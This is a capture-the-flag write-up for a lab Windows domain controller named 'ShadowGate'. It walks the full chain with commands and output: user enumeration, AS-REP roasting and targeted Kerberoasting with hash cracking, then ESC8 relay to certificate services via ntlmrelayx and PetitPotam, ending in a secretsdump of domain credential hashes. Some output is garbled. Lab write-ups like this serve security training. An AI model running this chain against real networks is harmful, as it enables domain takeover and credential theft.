

ShadowGate

lab link: <https://www.hacksmarter.org/courses/e7586073-d447-41db-8f8e-6bd22576556d/>

Enumeration

Rustscan for open port:

```
rustscan -a 10.0.19.71 -g -- -Pn
10.0.19.71 ->
[53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,49664,49669,49667,60120,60258,60268,60284,60297,60314]
```

Nmap port scan:

```
sudo nmap -sTCV -Pn -open -T4 10.0.19.71 -p
53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,49664,49669,49667,60120,60258,60268,60284,60297,60314
```

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
80/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-methods:			
_ Potentially risky methods: TRACE			
_ http-server-header: Microsoft-IIS/10.0			
_ http-title: IIS Windows Server			
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2026-07-23 01:34:21Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)

```
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:DC01.shadow.gate
| Not valid before: 2026-01-15T01:10:24
|_Not valid after: 2027-01-15T01:10:24
|_ssl-date: TLS randomness does not represent time
445/tcp    open    microsoft-ds?
464/tcp    open    kpasswd5?
593/tcp    open    ncacn_http    Microsoft Windows RPC over HTTP
1.0
636/tcp    open    ssl/ldap      Microsoft Windows Active
Directory LDAP (Domain: shadow.gate, Site: Default-First-
Site-Name)
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:DC01.shadow.gate
| Not valid before: 2026-01-15T01:10:24
|_Not valid after: 2027-01-15T01:10:24
|_ssl-date: TLS randomness does not represent time
3268/tcp   open    ldap          Microsoft Windows Active
Directory LDAP (Domain: shadow.gate, Site: Default-First-
Site-Name)
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:DC01.shadow.gate
| Not valid before: 2026-01-15T01:10:24
|_Not valid after: 2027-01-15T01:10:24
|_ssl-date: TLS randomness does not represent time
3269/tcp   open    ssl/ldap      Microsoft Windows Active
Directory LDAP (Domain: shadow.gate, Site: Default-First-
Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:DC01.shadow.gate
| Not valid before: 2026-01-15T01:10:24
|_Not valid after: 2027-01-15T01:10:24
```

```

3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Not valid before: 2026-07-22T01:27:52
|_Not valid after: 2027-01-21T01:27:52
| rdp-ntlm-info:
|   Target_Name: SHADOW
|   NetBIOS_Domain_Name: SHADOW
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: shadow.gate
|   DNS_Computer_Name: DC01.shadow.gate
|   DNS_Tree_Name: shadow.gate
|   Product_Version: 10.0.20348
|_ System_Time: 2026-07-23T01:35:10+00:00
|_ssl-date: 2026-07-23T01:35:50+00:00; -1s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
60120/tcp open  ncacn_http   Microsoft Windows RPC over HTTP
1.0
60258/tcp open  msrpc        Microsoft Windows RPC
60268/tcp open  msrpc        Microsoft Windows RPC
60284/tcp open  msrpc        Microsoft Windows RPC
60297/tcp open  msrpc        Microsoft Windows RPC
60314/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE:
cpe:/o:microsoft:windows

```

*observation:

- DC ports and services with interesting HTTP service on port 80
- UDP Scan did not provide interesting results.

- We can now configure our machine /etc/hosts file with domain and hostname from SSL-CERT information

```
└─$ tail -1 /etc/hosts
10.0.19.71      shadow.gate      DC01.shadow.gate
```

Web Enumeration

Nothing interesting found using Feroxbuster other than it's an ASP.NET server running.

```
feroxbuster --url http://shadow.gate -w
~/tools/wordlist/big2_ah9bf3.txt -C 404
```

```
200      GET      32l      55w      703c http://shadow.gate/
200      GET      334l     2089w    180418c http://shadow.gate/iisstart.png
301      GET      2l       10w      156c http://shadow.gate/Aspnet_Client =
> http://shadow.gate/Aspnet_Client/
```

SMB enumeration

"Guest" is disabled and no shares could be enumerated with Anonymous.

```
└─$ netexec smb 10.0.19.71 -u '' -p '' --shares
SMB      10.0.19.71      445      DC01      [*] Windows Server 2022 B
uild 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB      10.0.19.71      445      DC01      [+] shadow.gate\:
SMB      10.0.19.71      445      DC01      [-] Error enumerating sha
res: STATUS_ACCESS_DENIED

(kali㉿kali)-[~/hacksmarter/ShadowGate] [21:30:19 EDT]
└─$ netexec smb 10.0.19.71 -u 'guest' -p '' --shares
SMB      10.0.19.71      445      DC01      [*] Windows Server 2022 B
uild 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB      10.0.19.71      445      DC01      [-] shadow.gate\guest: ST
ATUS_ACCOUNT_DISABLED
```

But enumerating domain users was a success.

```

└─$ netexec smb 10.0.19.71 -u '' -p '' --users
SMB 10.0.19.71 445 DC01 [*] Windows Server 2022 B
uild 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB 10.0.19.71 445 DC01 [+] shadow.gate\:
SMB 10.0.19.71 445 DC01 -Username-
      -Last PW Set-      -BadPW- -Description-
SMB 10.0.19.71 445 DC01 Administrator
      2026-01-11 11:33:05 0      Built-in account for administering the compu
ter/domain
SMB 10.0.19.71 445 DC01 Guest
      <never> 0      Built-in account for guest access to the com
puter/domain
SMB 10.0.19.71 445 DC01 krbtgt
      2026-01-12 02:45:27 0      Key Distribution Center Service Account
SMB 10.0.19.71 445 DC01 A
      2026-03-04 15:23:19 0
SMB 10.0.19.71 445 DC01 m
      2026-03-04 15:24:05 0
SMB 10.0.19.71 445 DC01 b
      2026-01-15 14:24:07 0
SMB 10.0.19.71 445 DC01 j
      2026-04-28 18:14:47 0
SMB 10.0.19.71 445 DC01 j
      2026-03-04 15:26:29 0
SMB 10.0.19.71 445 DC01 c
      2026-03-04 15:24:32 0
SMB 10.0.19.71 445 DC01 t
      2026-03-04 15:25:33 0
SMB 10.0.19.71 445 DC01 j
      2026-03-04 15:24:59 0
SMB 10.0.19.71 445 DC01 a
      2026-03-04 15:25:52 0
SMB 10.0.19.71 445 DC01 [*] Enumerated 12 local u
sers: SHADOW

```

ASREPROasting

Since we have a liste of valid user, we could try ASREPROasting using Netexec.

```

└─$ netexec ldap 10.0.19.71 -u users.txt -p '' --asreproast hash.asrep
LDAP      10.0.19.71      389      DC01      [*] Windows Server 2022 B
uild 20348 (name:DC01) (domain:shadow.gate) (signing:None) (channel binding:Never)
LDAP      10.0.19.71      389      DC01      $krb5asrep$23$j
S
c
8
c
6
0
f

```

and we got a user hash.

Cracking the hash

Cracking the hash using Hashcat:

```
hashcat -a 0 hash.asrep ~/tools/wordlist/rockyouAH9BF3.txt
```

```

$krb5asrep$23$j @SHADOW.GATE:
1
8
2
4
a
c
:
← password
Session.....: hashcat
Status.....: Cracked
Hash Mode.....: 16384 (Kerberos 5 structure 22 - AG - P5P)

```

hash Cracked!

first, creds validation:

```
└─$ netexec smb 10.0.19.71 -u j... -p '...' --shares
SMB 10.0.19.71 445 DC01 [*] Windows Server 2022 B
uild 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB 10.0.19.71 445 DC01 [+] shadow.gate\j...
:
SMB 10.0.19.71 445 DC01 [*] Enumerated shares
SMB 10.0.19.71 445 DC01 Share Permission
ns Remark
SMB 10.0.19.71 445 DC01
--
SMB 10.0.19.71 445 DC01 ADMIN$
SMB 10.0.19.71 445 DC01 Remote Admin
SMB 10.0.19.71 445 DC01 C$
SMB 10.0.19.71 445 DC01 Default share
SMB 10.0.19.71 445 DC01 CertEnroll READ
Active Directory Certificate Services share
SMB 10.0.19.71 445 DC01 IPC$ READ
SMB 10.0.19.71 445 DC01 Remote IPC
SMB 10.0.19.71 445 DC01 NETLOGON READ
Logon server share
```


It's valid and we have an unusual share that this user can read. Not gonna look into for now.

AD Objects mapping and result analysis


using Netexec with Bloodhound feature:

```
└─$ netexec ldap 10.0.19.71 -u ... -p '...' --bloodhound -c
All --dns-server 10.0.19.71
LDAP 10.0.19.71 389 DC01 [*] Windows Server 2022 B
uild 20348 (name:DC01) (domain:shadow.gate) (signing:None) (channel binding:N
ever)
LDAP 10.0.19.71 389 DC01 [+] shadow.gate\j...
:
LDAP 10.0.19.71 389 DC01 Resolved collection metho
ds: group, dcom, psremote, rdp, objectprops, localadmin, acl, trusts, contain
er, session
LDAP 10.0.19.71 389 DC01 Done in 0M 8S
LDAP 10.0.19.71 389 DC01 Compressing output into /
home/kali/.nxc/logs/DC01_10.0.19.71_2026-07-22_213847_bloodhound.zip
```

the used user have GenericWrite on a second one



And the second user is a member of ADCS-READER group



Targeted Kerberoast

GenerikWhrite of J user on B user could be exploited using [targetedKerberoast.py](#).

GenericWrite

— Relationship Information

Source Node:	JTRUEBLOOD@SHADOW.GATE
Target Node:	BBROWN@SHADOW.GATE
Is ACL:	TRUE
Is Inherited:	FALSE

Last Seen by BloodHound:
2026-07-22 21:40 EDT (GMT-0400)

+ General

+ Windows Abuse

— Linux Abuse

Targeted Kerberoast

A targeted kerberoast attack can be performed using [targetedKerberoast.py](#).

```
targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'
```

The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.

The recovered hash can be cracked offline using the tool of your choice.

which give as B hash.

```
python3 targetedKerberoast.py -v -d 'shadow.gate' -u 'j...' -p '<password>'
```

```

└─$ python3 ~/tools/win_vic/targetedKerberoast/targetedKerberoast.py -v -d 'shadow.gate' -u 'j...' -p '...'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (bbrown)
[+] Printing hash for (bbrown)
$krb5tgs$23$b...$SHADOW.GATE$shadow.gate/bbrown*$...
...
55eb8c5be24669f70ea79d3a0f5e81ee59b9d8fc35dc90cf9225f

```

cracking it with Hashcat was successful:

```
hashcat -a 0 kerb.hash ~/tools/wordlist/rockyouAH9BF3.txt
```

```

8ddc8e3fc711076ca38302022d70d8d70b7d1972ddcabcf6e327e0295491207de209d3cc0400
fa972351:
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$b...$SHADOW.GATE$shadow.gate/b...* ... 9723

```

and creds are valide.

```

└─$ netexec smb 10.0.19.71 -u b... -p '...' --shares
SMB 10.0.19.71 445 DC01 [*] Windows Server 2022 B
uild 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB 10.0.19.71 445 DC01 [+] shadow.gate\b...:

```

ADCS Abuse

since B user is member ADCS-READER group, we will try to find vulnerable templates using Certipy.

```
certipy-ad find -u 'b...@shadow.gate' -p <password> -dc-ip 10.0.19.71
```

and we can see an ESC8 vulnerability.

```
cheer [!] Vulnerabilities
server ESC8 : Web Enrollment is enabled over HTTP
• F-ray: a1fcbh8b1dc2a2e1-YUL
Certificate Templates : [!] Could not find any certificate
templates
```

So, the exploit is to abuse Web Enrollment and too do so, we need to:

1. captures and relays NTLM using Ntlmrelayx:

```
impacket-ntlmrelayx -t
http://DC01.shadow.gate/certsrv/certfnsh.asp -smb2support
--adcs --template DomainController

└─$ impacket-ntlmrelayx -t http://DC01.shadow.gate/certsrv/certfnsh.asp -smb2
support --adcs --template DomainController
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client RPC loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.0.19.71, attacking target http://DC01.
shadow.gate
```

2. coerce with PetitPotam.py:

```
python3 PetitPotam.py -u b... -p <password> -d shadow.gate
<listener_IP> 10.0.19.71
```

Result:

after executing PetitPotam.py, we got a certificate (.pfx) written in the

working folder.

```
[*] http://@dc01.shadow.gate [1] → CSR generated!
[*] http://@dc01.shadow.gate [1] → Getting certificate ...
[*] http://@dc01.shadow.gate [2] → Skipping user since attack was already
performed
[*] http://@dc01.shadow.gate [1] → GOT CERTIFICATE! ID 7
[*] http://@dc01.shadow.gate [1] → Writing PKCS#12 certificate to ./DC01.sh
adow.gate.pfx
[*] http://@dc01.shadow.gate [1] → Certificate successfully written to file
-rw-rw-r-- 1 kali kali 4468 Jul 22 22:21 DC01.shadow.gate.pfx
```

Next step, in order to get DC01\$ machine hash, we need to authenticate with created pfx file by using Certipy:

```
certipy-ad auth -pfx DC01.shadow.gate.pfx -dc-ip 10.0.19.71
```

And we got it!

```
$ certipy-ad auth -pfx DC01.shadow.gate.pfx -dc-ip 10.0.19.71
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN DNS Host Name: 'DC01.shadow.gate'
[*] Security Extension SID: 'S-1-5-21-243493930-1113464705-3012771586-100
0'
[*] Using principal: 'dc01$@shadow.gate'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'dc01.ccache'
[*] Wrote credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@shadow.gate': aad3b435b51404eeaad3b435b51404ee:912221
f
```

Finally, by using cached TGT or NT hash, we can dump NTDS secrets using Secretsdump.py.

```
KRB5CCNAME=dc01.ccache impacket-secretsdump -k -no-pass
DC01.shadow.gate -just-dc
```

```
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4...
c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b...2:
::
```

References and tools:

<https://orange-cyberdefense.github.io/ocd->

[mindmaps/img/mindmap_ad_dark_classic_2025.03.excalidraw.svg](https://orange-cyberdefense.github.io/ocd-mindmaps/img/mindmap_ad_dark_classic_2025.03.excalidraw.svg)

<https://github.com/ShutdownRepo/targetedKerberoast>

<https://github.com/topotam/PetitPotam>

<https://ring0shady.github.io/posts/adcs-complete-attack-guide/#esc8--ntlm-relay-to-ad-cs-http-endpoints>

Happy Hunting!